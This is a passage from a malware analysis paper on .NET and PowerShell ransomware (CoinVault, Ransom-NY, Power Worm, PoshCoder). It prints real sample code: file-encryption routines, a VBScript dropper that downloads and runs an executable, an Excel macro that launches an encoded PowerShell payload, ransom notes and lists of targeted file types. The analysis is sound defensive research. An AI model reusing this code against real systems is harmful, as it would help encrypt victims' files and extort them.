fileStream.Read(buffer, 0, num);
using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(bytes, bytes2))
{
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
        {
            cryptoStream.Write(buffer, 0, num);
            cryptoStream.Flush();
            cryptoStream.FlushFinalBlock();
            cryptoStream.Flush();
            fileStream.Position = 0L;
            buffer = memoryStream.ToArray();
            fileStream.Write(buffer, 0, num);
        }
    }
}
```

Figure 17: .NET's 'System.Security.Cryptography.RijndaelManaged' [5] namespace is used (amongst others). revealing a symmetric encryption scheme.

```
            'x',
            'y',
            'z',
            '0',
            '1',
            '2',
            '3',
            '4',
            '5',
            '6',
            '7',
            '8',
            '9',
            '-',
            '_'
        };
        char[] array2 = new char[int_0];
        byte[] array3 = new byte[int_0];
        RNGCryptoServiceProvider rNGCryptoServiceProvider = new RNGCryptoServiceProvider();
        rNGCryptoServiceProvider.GetBytes(array3);
        for (int i = 0; i < array2.Length; i++)
        {
            int num = (int)array3[i] % array.Length;
            array2[i] = array[num];
        }
        return new string(array2);
    }
```

Figure 18: We can even get a glance at how the PRNG was implemented.

Figure 20: Your personal documents and files have been encrypted.



Figure 21: Encryption scheme used by newer variants of CoinVault ransomware [6].

At this point, if everything has gone according to plan (for the cybercriminals), the victim's personal documents and files have been encrypted and a payment is demanded in less than 24 hours or the price will rise (Figure 20). The bitcoin address used is dynamic too, making the tracing of the funds a lot more complex than usual.

After the initial analysis of CoinVault, a joint effort between *Kaspersky Lab* and the National High Tech Crime Unit (NHTCU) of the Netherlands' police and the Netherlands' National Prosecutors Office, resulted in obtaining a database from a CoinVault C&C server (containing IVs, keys and private bitcoin wallets). With this information, a last resort decryption tool was developed in order to be used and shared with those that were affected by CoinVault. Even though this convenient utility depends on the recovered key set for an effective decryption, it is a step forward in the fight against cybercrime and offers users much needed help in times of need. Original samples of CoinVault such as that shown in the aforementioned analysis used AES with a 128-bit block size in CBC mode but, again displaying a knack for adaptability, the cybercriminals behind the latest campaign have since switched to an AES 256-bit block size encryption in CFB mode (Figure 21).

Not all ransomware is created equal, and as has been shown by the analysis published by Victor Alyshin [7], a bad implementation of an encryption algorithm can give security researchers a chance to build a decryption utility without the need for original decryption keys. In this case, the Scraper malware, despite being protected by KazyLoader and KazyRootkit (both written using the .NET framework), revealed a manually crafted payload for achieving the ransomware infection. Some minor errors in the implementation proved useful in defeating this threat altogether. We'll go into detail about .NET-specific protection mechanisms in later sections of this text.

POWERSHELL – SCRIPTING GONE WILD

.NET is listed as a requirement for installing PowerShell in a *Windows* system, making clear the close ties between the two. It wasn't until last year that a wave of ransomware created in PowerShell started to be seen in the wild. It makes sense, since utilizing an already whitelisted executable such as PowerShell (which usually has administrative privileges) provides the attacker with a good chance of bypassing many security measures. PowerShell uses a C#-like syntax, offering an object-oriented programming environment for developers to go wild and access the .NET's base class libraries (crypto, networking, file access and many more). Not to mention that it's great for interfacing the *Windows* APIs (Component Object Model and *Windows* Management Instrumentation).

By supporting code signing and different execution policies (see Figure 22) as a measure to prevent the execution of unwanted code, PowerShell tries to fight illegitimate usage of the framework, but these measures are clearly not enough.

Even though the default execution policy is 'Restricted', we have the option to bypass it right from PowerShell, and many times just encoding the malicious payload with base64 will yield an effective result against these ineffective protection mechanisms. There are just too many ways to bypass PowerShell execution policies, and cybercriminals know them all [9]. If we add to this the availability of hundreds if not thousands of 'cmdlets' (modular and reusable scripts), cybercriminals don't need to be extremely well versed in either programming or malware development.

Ransomware in your email – analysis of Ransom-NY

Starting with the Ransom-NY trojan, the world saw the appearance of widely distributed PowerShell ransomware. By using a peculiar HTA [10] file in combination with a Visual Basic script (or JavaScript depending on the malware variant), this malicious campaign ultimately delivered a base64-encoded payload that would depend on PowerShell to encrypt the files present in the system by using the RSA asymmetric public key cryptographic algorithm with a 1024-bit block size key (Figure 23). Even if the system didn't have PowerShell installed, the dropper stage in charge of the Visual Basic script would download a standalone executable from *Dropbox* in order to have access to the much needed environment. A noteworthy difference in this case is that the campaign relied on an I2P website instead of Tor, showing that cybercriminals are always testing the water for more efficient ways to collect their hard-earned ransom from their victims.

After the initial script is decoded and executed, we can view that the list of processes reflects 'mshta.exe' spawning a 'powershell.exe' child process with several command-line arguments (among which we can find the base64-encoded PowerShell script payload) (Figure 24). Sometimes, bypassing PowerShell's execution policies can be as simple as encoding the payload, proving that the preventative measures fall somewhat short of what's expected for such a powerful environment.

The PowerShell script uses 'System.Reflection' namespace, which contains types that retrieve information about assemblies, modules, members, parameters and other entities in managed code by examining their metadata [11]. Accessing and executing assemblies from memory allows the attacker to hide any traces of the infection even further while at the same time providing a basic layer of obfuscation for analysts to break during initial reconnaissance of the sample.

Upon retrieving the deobfuscated script delivered by the malware, we are able to find not only the message that will be

Restricted - No scripts can be run. Windows PowerShell can be used only in interactive mode.

AllSigned - Only scripts signed by a trusted publisher can be run.

RemoteSigned - Downloaded scripts must be signed by a trusted publisher before they can be run.

Unrestricted - No restrictions; all Windows PowerShell scripts can be run.

Figure 22: Available PowerShell script execution policies [8].

```
JlcGxhY2Uob2JqSFRBX0luZm8uY29tbWFuZExpbmUsY2hyKDM0KSwiIik6TkhFQk5pZUg9Ik5
ggJyIgKyBmaWxlcGF0aCArICInIC10b3RhbGNvdW50IDEpIC1zcGxpdCAnJScpWzFdOyRieXR
A9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKCRieXRlcyk7SW52b2t
9sZGVySXRlbS5QYXRoICsgIlxXaW5kb3dzUG93ZXJTaGVsbFx2MS4wXHBvd2Vyc2hlbGwuZXh
FTSXQiOlJhclBhdGggPSB3c2hTaGVsbC5FeHBhbmRFbnZpcm9ubWVudFN0cmluZ3MoIiVUTVA
V4cGFuZEVudmlyb25tZW50U3RyaW5ncygiJVRNUCUiKSAmIlxwb3dlcnNoZWxsXHBvd2Vyc2h
JpbmdzKCIlVE1QJSIpICYgIlxwb3dlcnNoZWxsXHBvd2Vyc2hlbGwuZXhlIiAmIGFyZ3VtZW5
l0bnpZaFp6Uz0iSXRuelloWnpTIjogd3NoU2hlbGwuUnVuIG5ld1BhdGgsIDAsIEZhbHNlOkV
gpKSBUaGVuOmFvQXlEdkhRT0iYW9BeUR2SFFNIjpkaW0geEh0dHA6a2ZSTXliUFQ9ImtmUk1
JySXFJPSJldHBrQnJJcUkiOmRpb8BiU3RybTogU2V0IGJTdHJtID0gY3JlYXRlb2JqZWN0KCJ
JvcGJveC5jb20vc2gvd244eDM1cjlsOXdzaXRuL1hTd2FmT0ZoOUUvcG93ZXJzaGVsbC5leGU
06UFhYa1l6cT0iUFhYa1l6cSI6LnR5cGUgPSAxOlFIcnBUSWVCPSJRSHJwVEllQiI6Lm9wZW4
wgMjpaZmpBaU5JSj0iWmZqQWlOSUoiOmVuZCB3aXRoOlJlemVoPSJSZXplaCI6d3NoU2hlbGw
BOZXdQYXRoLCAwLCBUcnVlOkVuZCBJZg==")
000031FD
0000320B  Function base64decode(data)
0000322B  a="CDO.Message"
0000323F  set b=CreateObject(a)
00003256      With b.BodyPart
0000326B          .ContentTransferEncoding = "base64"
00003298          .Charset = "windows-1251"
000032BB          With .GetEncodedContentStream
000032E2              .WriteText data
000032FF              .Flush
00003313          End With
00003325          With .GetDecodedContentStream
0000334C              .Charset = "utf-8"
0000336C              base64decode = .ReadText
00003392          End With
000033A4      End With
000033B2  End Function
000033C4          </script>
000033D7      </body>
000033E4  </html>
```

Figure 23: This malicious campaign ultimately delivered a base64-encoded payload.



Figure 24: We can view that the list of processes reflects 'mshta.exe' spawning a 'powershell.exe' child process with several command-line arguments.

```
61f84d9d690877cb09a6f958c3db28095020fbd4bc5487aba972ae75c8f074a1.out                    t 65001        9682     Col 0      0%   15:01
;$oc="oc";$ErrorActionPreference="SilentlyContinue";$ToxjAC="ToxjAC";if((Get-Process -Name powershell).count -ge 2){exit}$ref=[Reflection.Assembly]::Lo
adWithPartialName('System.Security');Add-Type -Assembly System.Web;$NZZSfn="NZZSfn";$idpath = $env:APPDATA + "\" + (gwmi win32_computersystem).model;$I
CWRQHJ="ICWRQHJ";if(Test-Path $idpath){$getc = Get-Content $idpath;$M="M";if ($getc -eq "good"){exit} else {$ek = $getc}}$ek=[Web.Security.Membership]:
:GeneratePassword(50, 4);Set-Content -Path $idpath -Value $ek;$xn="xn";[byte[]]$bytes=[system.Text.Encoding]::Unicode.GetBytes($ek);$G="G";$basekey="Bg
IAAACkAABSU0ExAAQAAAEAAQDTYUZyVxhh48R/1Y/H5NdEgi49DIHtJTXm+mcVHnvUpYiNEnxpFj/UJXVDg0F2rfWFpnyqHJ0dbyjsOCwMX0eRyp2VxrWFzOHIM6QpevxGF9izXeNq7+OzBuo11V/7E
mvQBW2sfuNEOP7zdUw0DFKoK+X2Taewaki1LGYhpshjqg==";$SIGYrpav="SIGYrpav";$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;$rsa.Impo
rtCspBlob([system.Convert]::FromBase64String($basekey));$hdTyyIZpi="hdTyyIZpi";$enckey=[system.Convert]::ToBase64String($rsa.Encrypt($bytes, $false));$
text= "Если Вы читаете это сообщение, значит Ваш компьютер был атакован опаснейшим вирусом.`r`nВся Ваша информация (документы, фильмы и другие файлы) н
а этом компьютере была зашифрована`r`nс помощью самого криптостойкого алгоритма в мире RSA1024.`r`nВосстановить файлы можно только при помощи специальн
ой программы. Чтобы её получить, Вам необходимо`r`nПерейти зайти на страницу в интернете по адресу http://bit.ly/11Uql6s и следовать инструкциям`r`nЕсл
и ссылка выше не работает перейдите по резервным адресам  http://unblock.i2p.to или http://bit.ly/VIertW`r`nПри попытке расшифровки без нашей программы
 файлы могут повредиться!`r`nНЕ ЗАБУДЬТЕ: только Мы можем расшифровать Ваши файлы!`r`n`r`n" + $enckey;function Encrypt-File($item, $Passphrase){$salt="
BMCODE hack your system";$y="y";$init="BMCODE_INIT";$bTfBjxwnu="bTfBjxwnu";$r = new-Object System.Security.Cryptography.RijndaelManaged;   $pass = [Tex
t.Encoding]::UTF8.GetBytes($Passphrase);$kpQ="kpQ";$salt = [Text.Encoding]::UTF8.GetBytes($salt);$r.Key = (new-Object Security.Cryptography.PasswordDer
iveBytes $pass, $salt, "SHA1", 5).GetBytes(32);$r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($init
) )[0..15];$la="la";$r.Padding="Zeros";$r.Mode="CBC";$vAj="vAj";$c = $r.CreateEncryptor();$ms = new-Object IO.MemoryStream;$cCyHY="cCyHY";$cs = new-Obj
ect Security.Cryptography.CryptoStream $ms,$c,"Write";$cs.Write($item, 0,$item.Length);$SstRdsAm="SstRdsAm";$cs.Close();$ypUSV="ypUSV";$ms.Close();$wVM
L="wVML";$r.Clear();return $ms.ToArray();}$disks=Get-PSDrive|Where-Object {$_.Free -gt 50000}|Sort-Object -Descending;foreach($disk in $disks){gci $dis
k.root -Recurse -Include "*.doc","*.xls","*.docx","*.xlsx","*.db","*.mp3","*.waw","*.jpg","*.jpeg","*.txt","*.rtf","*.pdf","*.rar","*.zip","*.psd","*.m
si","*.tif","*.wma","*.lnk","*.gif","*.bmp","*.ppt","*.pptx","*.docm","*.xlsm","*.pps","*.ppsx","*.ppd","*.tiff","*.eps","*.png","*.ace","*.djvu","*.xm
l","*.cdr","*.max","*.wmv","*.avi","*.wav","*.mp4","*.pdd","*.html","*.css","*.php","*.aac","*.ac3","*.amf","*.amr","*.mid","*.midi","*.mmf","*.mod","*
.mp1","*.mpa","*.mpga","*.mpu","*.nrt","*.oga","*.ogg","*.pbf","*.ra","*.ram","*.raw","*.saf","*.val","*.wave","*.wow","*.wpk","*.3g2","*.3gp","*.3gp2"
,"*.3mm","*.amx","*.avs","*.bik","*.bin","*.dir","*.divx","*.dvx","*.evo","*.flv","*.qtq","*.tch","*.rts","*.rum","*.rv","*.scn","*.srt","*.stx","*.svi
```

Figure 25: We are able to find not only the message that will be shown to the user after infection, but basically the entire source code used for the file encryption functionality.

shown to the user after infection, but basically the entire source code used for the file encryption functionality (Figure 25). The ransom message, written in Russian, reveals the intended target of this campaign fairly quickly. Even though we have the full source code, the encryption algorithms implemented by the engineers at *Microsoft* for the BCL are more than enough to hold these files to ransom. Cybercriminals stand on the shoulders of giants, leaving the decryption of the files possible only by finding the bad guy's private key.

As noted previously, the initial dropper even has the ability to check for the presence of PowerShell in the targeted system and to download a standalone executable for running the

```
zS": wshShell.Run newPath, 0, False:Else:MxXlodCmr="MxXlodCmr":If Not (fso.FileExists(TestPath)) The
T":Set xHttp = createobject("Microsoft.XMLHTTP"):etpkBrIqI="etpkBrIqI":dim bStrm: Set bStrm = create
"https://dl.dropbox.com/sh/wn8x35r9l9wsitn/XSwafOFh9E/powershell.exe?dl=1", False:WXcIbzUcm="WXcIbzU
 1:QHrpTIeB="QHrpTIeB":.open:.write xHttp.responseBody:YQn="YQn":.savetofile RarPath, 2:ZfjAiNIJ="Zf
, 0, True:lyeO="lyeO":End If:wshShell.Run appNewPath, 0, True:End If0n□□b□v□□□u□(u□Z□□□9□▲□Ơzǫl*□j□n
```

Figure 26: The initial dropper even has the ability to check for the presence of PowerShell in the targeted system and to download a standalone executable for running the malicious payload if the environment is not found.

```
$text= "Если Вы читаете это сообщение, значит Ваш компьютер был атакован опаснейшим вирусом.`r`nВся Ваша информация (документы, фильмы и другие файлы)
 на этом компьютере была зашифрована`r`nс помощью самого криптостойкого алгоритма в мире RSA1024.`r`nВосстановить файлы можно только при помощи
специальной программы. Чтобы её получить, Вам необходимо`r`nПерейти зайти на страницу в интернете по адресу http://bit.ly/11Uql6s и следовать
инструкциям`r`nЕсли ссылка выше не работает перейдите по резервным адресам  http://unblock.i2p.to или http://bit.ly/VIertW`r`nПри попытке
расшифровки без нашей программы файлы могут повредиться!`r`nНЕ ЗАБУДЬТЕ: только Мы можем расшифровать Ваши файлы!`r`n`r`n" + $enckey;
function Encrypt-File($item, $Passphrase){$salt="BMCODE hack your system";
```

Figure 27: The process of infection and payment collection follows the usual TTPs witnessed for many other ransomware campaigns.



Figure 28: Unsuspecting users are lured into opening an Excel spreadsheet.

malicious payload if the environment is not found (Figure 26).

Although relying on an I2P website for hosting the ransom payment system instead of the usual Tor's .onion domain, the process of infection and payment collection follows the usual TTPs witnessed for many other ransomware campaigns (Figure 27). Organized cybercrime is not a myth, and once a group has displayed success in their endeavours, no doubt other groups will follow their lead.

Macro-enabled ransomware – analysis of Power Worm

Another interesting piece of ransomware created in PowerShell used a slightly different delivery method to infect its victims. After luring unsuspecting users into opening what seemed to be an innocent *Excel* spreadsheet, a password-protected macro would then decode and execute the final PowerShell payload, effectively bypassing the execution policy in place (Figure 28). To communicate with the C&C, this sample would download a standalone Tor browser and Polipo, a lightweight caching and forwarding web proxy server.

While a fake spreadsheet with information is presented to the user, 'powershell.exe' is launched with the decoded script, beginning the encryption of the targeted system files in the background (Figure 29).

The sophistication of some ransomware samples may be lacking, but still they are proven effective once again, showing the simplicity of creating a new variant of an already available malware in the wild. Moreover, having the complete source code in the form of a PowerShell script allows a complete dissection of the behaviour of the sample, not only for security researchers but for script kiddies too (Figure 30).

In this case, invoking 'powershell.exe' with the parameters '-noexit' and '-encodedcommand' is enough to achieve the execution of the malicious script without raising any suspicion (Figure 31).

EXCEL.EXE	0.01	92,484 K	63,040 K	2164	Microsoft Excel	Microsoft Corporation
powershell.exe	2.00	9,216 K	14,124 K	3040	Windows PowerShell	Microsoft Corporation
ProcExp.exe		2,576 K	6,648 K	2340	Sysinternals Process Explorer	Sysinternals - www.sysinter...
ProcExp64.exe	1.98	15,248 K	28,296 K	348	Sysinternals Process Explorer	Sysinternals - www.sysinter...

Figure 29: While an Excel spreadsheet is shown to the user, powershell.exe is launched with the decoded script.

```
Private Sub Workbook_Open()
b = "JwBNAEEAeAB3AFgAUwAnADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAnAFMAaQBsAGUAbgB
& "AAgACQAagBkACkAewA7ACcAVAB4AEQAJwA7ACcASABOAGYASQAnADsAKABHAGUAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAGkAZAAgACQAcABpAC
& "ApAFsAMABdAC4AVAByAGkAbQAoACkAOwAnAE8AawBDAEsAagBwAEwAcgBNAGUAUAAnADsAJwBMAHcAawBiAFoAaQByAHoATQAnADsAJABjAHQ
& "EAHYARQBRACcAOwB9ADsAJwBhAGcASwBjAGsAUABNAFgAJwA7ACcAawBUAGMAZwBYAGEAJwA7ACcATwBKAE4ATgBOAGMATgBrAE4ATwAnADsA
& "AGgAbAA7ACcATABUAE4AagAnADsAJwBuAEEAZABTACcAOwAkAG0AYQAuAEEAdAB0AHIAaQBiAHUAdAB1AHMAIAA9ACAAIgBIAGkAZABkAGUAN
& "EIAbgB1AG4ARAB4ACcAOwAnAGgAaABXAGcAcABTACcAOwAkAGwAbAB6AGQAPQAkAGgAbAArACcAXAAnACsAJABqAGQAKwAnAC4AegBpAHAAJw
& "QAeQBzAHYAcgApACAALQBvAHIAIAAhACgAVAB1AHMAdAAtAFAAYQB0AGgAIAAkAHUAbwBhAGwAKQApAHsAOwAnAGYAegBUAFoAawBjAEYAcgB
& "AOwAnAHAAeABoAGwAcQAnADsAfQA7ACcAaQBTAHMAeABnAGIAbwBvAHkAJwA7ACcAdABoAEgAUwAnADsAJwBQAGwAJwA7ACcAUgBaAGYAVgBv
& "aAAgACcAQgBvAG8AdABzAHQAcgBhAHAAcAB1AGQAIAAxADAAMAA1ADoAIABEAG8AbgB1AC4AJwApACkAOwAnAHIAbwBmAGMATgBMAGwAeQBVA
& "wBJAEgAZwBhAFoAcABoAG8AbwBVAGoAJwA7ACcARgBJAGsAbgBsAG8AZwB3AEsASABvACcAOwAkAGgAaABkAC4AdQBzAGUARAB1AGYAYQB1AC
& "BDACYAdQBpAGQAPQAnACAAKwAgACQAagBkADsAJwBHAGIAQgBUAG0AZgBmAHUASQBiACcAOwAnAGQAZwB2AEEAdQBpAEcATwBmACcAOwB3AG
Set a = CreateObject("WScript.Shell")
a.Run "powershell.exe" & " -noexit -encodedcommand " & b, 0, False
End Sub
```

Figure 30: Having the complete source code in the form of a PowerShell script allows a complete dissection of the behaviour of the sample.

```
&
"BDACYAdQBpAGQAPQAnACAAKwAgACQAagBkADsAJwBHAGIAQgBUAG0AZgBmAHUASQBiAC
3AGgAaQBsAGUAKAAhACQAbABiACkAewAkAGwAYgA9ACQAYwB4AC4AZABvAHcAbgBsAG8A
CkAfQA7ACcAcgBFAEcAYQBzAGIAcQAnADsAJwBkAHAAcwBDAEcAbgBZAG4AWAAnADsAaQ
AbgBlACcAKQB7ADsAJwBtAFEAbgBKAGwATwBaAG0AJwA7ACcARABaAFYATABWAHMAeAAn
wBrACcAOwAnAEsATABtAG0AaABsAEwARwBnACcAOwB9ADsAJwBVAGgASQBkAE0AYQAnAD
Set a = CreateObject("WScript.Shell")
a.Run "powershell.exe" & " -noexit -encodedcommand " & b, 0, False
End Sub
```

Figure 31: Invoking 'powershell.exe' with the parameters '-noexit' and '-encodedcommand' is enough to achieve the execution of the malicious script without raising any suspicion.

```
New-Item -Path $calimero -ItemType file -Value '<title>Your files were encrypted with a
RSA2048 key</title><h2>Your files were encrypted and locked with a RSA2048 key</h2><p>To
decrypt your files:<br> Download the Tor browser <a href="
https://www.torproject.org/download/download-easy.html.en">here</a> and go to <b>
http://vqh4jilzwhhnapw7.onion</b> within the browser.<br>Follow the instructions and you
will receive the decrypter within 12 hours.<br>You have ten days to obtain the decrypter
before the private key is deleted from our server, meaning your files are forever
broken.<br>Your ID is 517832'
Add-Content -Path $calimero -Value ('<p><b>Guaranteed recovery is provided before scheduled
deletion on the day of '+(Get-Date).AddDays(+10))
```

Figure 32: PoshCoder.

```
crypter.ps1
foreach($disk in $disks){
        # Recursively finds all listed files in drive
        gci $disk.root -Recurse -Include "*.doc","*.xls","*.docx","*.xlsx","*.mp3","*.waw","*.jpg",
psd","*.tif","*.wma","*.gif","*.bmp","*.ppt","*.pptx","*.docm","*.xlsm","*.pps","*.ppsx","*.ppd","*
x","*.wmv","*.avi","*.wav","*.mp4","*.pdd","*.css","*.php","*.aac","*.ac3","*.amf","*.amr","*.dwg",
","*.tax2013","*.tax2014","*.oga","*.ogg","*.pbf","*.ra","*.raw","*.saf","*.val","*.wave","*.wow","
vs","*.bik","*.dir","*.divx","*.dvx","*.evo","*.flv","*.qtq","*.tch","*.rts","*.rum","*.rv","*.scn"
wm","*.wmd","*.wmmp","*.wmx","*.wvx","*.xvid","*.3d","*.3d4","*.3df8","*.pbs","*.adi","*.ais","*.am
*.ink","*.jif","*.jiff","*.jpc","*.jpf","*.jpw","*.mag","*.mic","*.mip","*.msp","*.nav","*.ncd","*.
","*.abw","*.act","*.adt","*.aim","*.ans","*.asc","*.ase","*.bdp","*.bdr","*.bib","*.boc","*.crd","
mlx","*.err","*.euc","*.faq","*.fdr","*.fds","*.gthr","*.idx","*.kwd","*.lp2","*.ltr","*.man","*.mb
"*.rng","*.rtx","*.run","*.ssa","*.text","*.unx","*.wbk","*.wsh","*.7z","*.arc","*.ari","*.arj","*.
,"*.pcv","*.puz","*.r00","*.r01","*.r02","*.r03","*.rev","*.sdn","*.sen","*.sfs","*.sfx","*.sh","*.
","*.wad","*.war","*.xpi","*.z02","*.z04","*.zap","*.zipx","*.zoo","*.ipa","*.isu","*.jar","*.js","
hx","*.asmx","*.asp","*.indd","*.asr","*.qbb","*.bml","*.cer","*.cms","*.crt","*.dap","*.htm","*.mo
"*.blp","*.bsp","*.cgf","*.chk","*.col","*.cty","*.dem","*.elf","*.ff","*.gam","*.grf","*.h3m","*.h
"*.mdl","*.mm6","*.mm7","*.mm8","*.nds","*.pbp","*.ppf","*.pwf","*.pxp","*.sad","*.sav","*.scm","*.
,"*.uop","*.usa","*.usx","*.ut2","*.ut3","*.utc","*.utx","*.uvx","*.uxx","*.vmf","*.vtf","*.w3g","*
","*.dmg","*.dvd","*.fcd","*.flp","*.img","*.iso","*.isz","*.md0","*.md1","*.md2","*.mdf","*.mds","
e","*.adpb","*.dic","*.cch","*.ctt","*.dal","*.ddc","*.ddcx","*.dex","*.dif","*.dii","*.itdb","*.it
*.odp","*.ods","*.pab","*.pkb","*.pkh","*.pot","*.potx","*.pptm","*.psa","*.qdf","*.qel","*.rgn","*
","*.stt","*.t01","*.t03","*.t05","*.tcx","*.thmx","*.txd","*.txf","*.upoi","*.vmt","*.wks","*.wmdb
*.xlwx","*.mcd","*.cap","*.cc","*.cod","*.cp","*.cpp","*.cs","*.csi","*.dcp","*.dcu","*.dev","*.dob
.eql","*.ex","*.f90","*.fla","*.for","*.fpp","*.jav","*.java","*.lbi","*.owl","*.pl","*.plc","*.pli
tpu","*.tpx","*.tu","*.tur","*.vc","*.yab","*.8ba","*.8bc","*.8be","*.8bf","*.8bi8","*.bi8","*.8bl"
.ape","*.api","*.mxp","*.oxt","*.qpx","*.qtr","*.xla","*.xlam","*.xll","*.xlv","*.xpt","*.cfg","*.c
"*.dbx","*.jc","*.potm","*.ppsm","*.prc","*.prt","*.shw","*.std","*.ver","*.wpl","*.xlm","*.yps","*
            try{
```

Figure 33: Humanly readable source code, listing the file extensions for the files targeted by this ransomware.

```
// Runner.Loader
private static AppDomain CreateAppDomain(string[] args)
{
    AppDomainSetup appDomainSetup = new AppDomainSetup();
    string text = Loader.GetCmdlineVersion(args);
    if (string.IsNullOrEmpty(text))
    {
        text = Loader.GetResourceManager().GetString("PowerShellVersion");
    }
    if (text == "2.0")
    {
        appDomainSetup.ConfigurationFile = string.Format("{0}\\{1}.config", Path.GetTempPath(),
        File.WriteAllText(appDomainSetup.ConfigurationFile, (string)Loader.GetResourceManager()
    }
    AppDomain appDomain = AppDomain.CreateDomain("PowerShellDomain", null, appDomainSetup);
    AppDomainInitialize appDomainInitialize = (AppDomainInitialize)appDomain.CreateInstanceFrom
    appDomainInitialize.Init();
    return appDomain;
}
```

Figure 34: Some interesting sections in the source code are revealed in ILSpy.

```
 Path.GetTempPath(), Guid.NewGuid());
GetResourceManager().GetObject("Posh2.config"));

appDomainSetup);
n.CreateInstanceFromAndUnwrap(Assembly.GetEntryAssembly().Location, typeof(AppDomainInitialize).FullName);
```

Figure 35: Configuration file 'Posh2.config' is loaded.

Ransom-everywhere – analysis of PoshCoder

There are just too many samples to choose from, either made with pure .NET languages or scripted with PowerShell. Malware developers choose to avoid reinventing the wheel whenever possible, and samples such as PoshCoder, where they resort to the usage of DLLs stolen from legitimate applications such as a popular PowerShell IDE, show just how far they will go to avoid working too much on one of their creations. Resembling a Matryoshka doll, and using several layers of protection with a mix of base64 encoding and custom encoding, the actual payload at the centre is named 'crypter1.ps1'.

After opening each of the 'Matryoshka doll' layers of obfuscation, we reach a humanly readable source code, listing the file extensions for the files targeted by this ransomware and how the logic for the encryption scheme is implemented (Figure 33). Initially, it seemed that we were dealing with a regular PE file, but it seems that modifying and packing a PowerShell script has yielded better results for this campaign while maintaining a low detection rate.

On loading the received sample in *ILSpy* for analysis, we can find some interesting sections in the source code, for example checking if PowerShell is present in the system and what version is available (Figure 34). This should give us a clue as to how to conduct our research and what to focus on.

Naming this sample 'PoshCoder' now makes sense after we find how its configuration file 'Posh2.config' is loaded (Figure 35).

